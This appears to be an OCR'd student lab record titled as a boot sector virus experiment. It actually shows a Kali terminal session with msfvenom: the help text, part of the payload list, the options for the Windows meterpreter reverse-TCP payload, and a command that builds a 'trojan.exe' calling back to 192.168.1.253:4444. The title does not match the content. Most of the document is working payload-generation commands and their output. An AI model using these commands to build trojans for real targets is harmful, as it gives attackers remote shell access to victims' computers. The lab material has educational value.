
EXPERIMENT: IMPLEMENT THE BOOT SECTOR VIRUS

OUTPUT:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message

┌──(kali㉿kali)-[~]
└─$ msfvenom -l payloads

Framework Payloads (951 total) [--payload <value>]
==================================================

    Name                                                                  Description
    ----                                                                  -----------
    aix/ppc/shell_bind_tcp                                                Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                                               Spawn a shell on an established connection
    aix/ppc/shell_interact                                                Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                                             Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                                      Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                                     Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                                       Run a meterpreter server in Android. Connect back stager
```



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
    android/meterpreter_reverse_http                                      Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                                     Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                                       Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                                            Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                                           Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                                             Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http                            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https                           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp                             Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                                   Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http                              Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https                             Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp                               Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                                              Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                                           Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                                             Connect back to attacker and spawn a command shell
    bsd/x64/exec                                                          Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                                           Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                                                Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                                          Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                                        Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                                             Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                                       Connect back to attacker and spawn a command shell
    bsd/x86/exec                                                          Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                                               Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                                            Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                                           Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp                                                Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag                                                Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp                                        Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp                                             Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp                                                Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6                                           Listen for a connection and spawn a command shell over IPv6
    bsd/x86/shell_find_port                                               Spawn a shell on an established connection
    bsd/x86/shell_find_tag                                                Spawn a shell on an established connection (proxy/nat safe)
    bsd/x86/shell_reverse_tcp                                             Connect back to attacker and spawn a command shell
    bsd/x86/shell_reverse_tcp_ipv6                                        Connect back to attacker and spawn a command shell over IPv6
    bsdi/x86/shell/bind_tcp                                               Spawn a command shell (staged). Listen for a connection
    bsdi/x86/shell/reverse_tcp                                            Spawn a command shell (staged). Connect back to the attacker
    bsdi/x86/shell_bind_tcp                                               Listen for a connection and spawn a command shell
    bsdi/x86/shell_find_port                                              Spawn a shell on an established connection
    bsdi/x86/shell_reverse_tcp                                            Connect back to attacker and spawn a command shell
    cmd/mainframe/apf_privesc_jcl                                         (Elevate privileges for user. Adds SYSTEM SPECIAL and BPX.SUPERUSER to user profile. Does this by using an unsecured/updateable APF authorized library (APFLIB) an
                                                                          d updating the user's ACEE using this program/library. Note: This privesc only works with z/OS systems using RACF, no other ESM is supported.)

    cmd/mainframe/bind_shell_jcl                                          Provide JCL which creates a bind shell This implmentation does not include ebcdic character translation, so a client with translation capabilities is required. MS
                                                                          F handles this automatically.

    cmd/mainframe/generic_jcl                                             Provide JCL which can be used to submit a job to JES2 on z/OS which will exit and return 0. This can be used as a template for other JCL based payloads
    cmd/mainframe/reverse_shell_jcl                                       Provide JCL which creates a reverse shell This implementation does not include ebcdic character translation, so a client with translation capabilities is required
                                                                          . MSF handles this automatically.

    cmd/unix/bind_awk                                                     Listen for a connection and spawn a command shell via GNU AWK
    cmd/unix/bind_busybox_telnetd                                         Listen for a connection and spawn a command shell via BusyBox telnetd
    cmd/unix/bind_inetd                                                   Listen for a connection and spawn a command shell (persistent)
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
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       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
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    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
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Basic options:
Name      Current Setting  Required  Description
────      ───────────────  ────────  ───────────
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Requires Windows XP SP2 or newer. Connect back to
  the attacker



Advanced options for payload/windows/meterpreter/reverse_tcp:
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
    Name                         Current Setting  Required  Description
    ────                         ───────────────  ────────  ───────────
    AutoLoadStdapi               true             yes       Automatically load the Stdapi extension
    AutoRunScript                                 no        A script to run automatically on session creation.
    AutoSystemInfo               true             yes       Automatically capture system information on initialization.
    AutoUnhookProcess            false            yes       Automatically load the unhook extension and unhook the process
    AutoVerifySessionTimeout     30               no        Timeout period to wait for session validation to occur, in seconds
    EnableStageEncoding          false            no        Encode the second stage payload
    EnableUnicodeEncoding        false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                                no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
    InitialAutoRunScript                          no        An initial script to run on session creation (before AutoRunScript)
    MeterpreterDebugBuild        false            no        Use a debug version of Meterpreter
    MeterpreterDebugLogging                       no        The Meterpreter debug logging configuration, see https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Debugging-Meterpreter-Sessions
    PayloadBindPort                               no        Port to bind reverse tcp socket to on target system.
    PayloadProcessCommandLine                     no        The displayed command line that will be used by the payload
```



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    PrependMigrate               false            yes       Spawns and runs shellcode in new process
    PrependMigrateProc                            no        Process to spawn and run shellcode in
    ReverseAllowProxy            false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                    no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                       no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                           no        The specific communication channel to use for this listener
    ReverseListenerThreaded      false            yes       Handle every connection in a new thread (experimental)
    SessionCommunicationTimeout  300              no        The number of seconds of no activity before this session should be killed
    SessionExpirationTimeout     604800           no        The number of seconds before this session should be forcibly shut down
    SessionRetryTotal            3600             no        Number of seconds try reconnecting for on network failure
    SessionRetryWait             10               no        Number of seconds to wait between reconnect attempts
    StageEncoder                                  no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                     no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback        true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount             10               no        The number of times the stager should retry if the first connect fails
    StagerRetryWait              5                no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                      false            no        Enable detailed status messages
    WORKSPACE                                     no        Specify the workspace for this module

Evasion options for payload/windows/meterpreter/reverse_tcp:
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    Name  Current Setting  Required  Description
    ────  ───────────────  ────────  ───────────

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ msfvenom --p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
/usr/bin/msfvenom:201:in `parse_args': ambiguous option: --p (OptionParser::AmbiguousOption)
        from /usr/bin/msfvenom:407:in `<main>'

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  trojan.exe  Videos

┌──(kali㉿kali)-[~]
```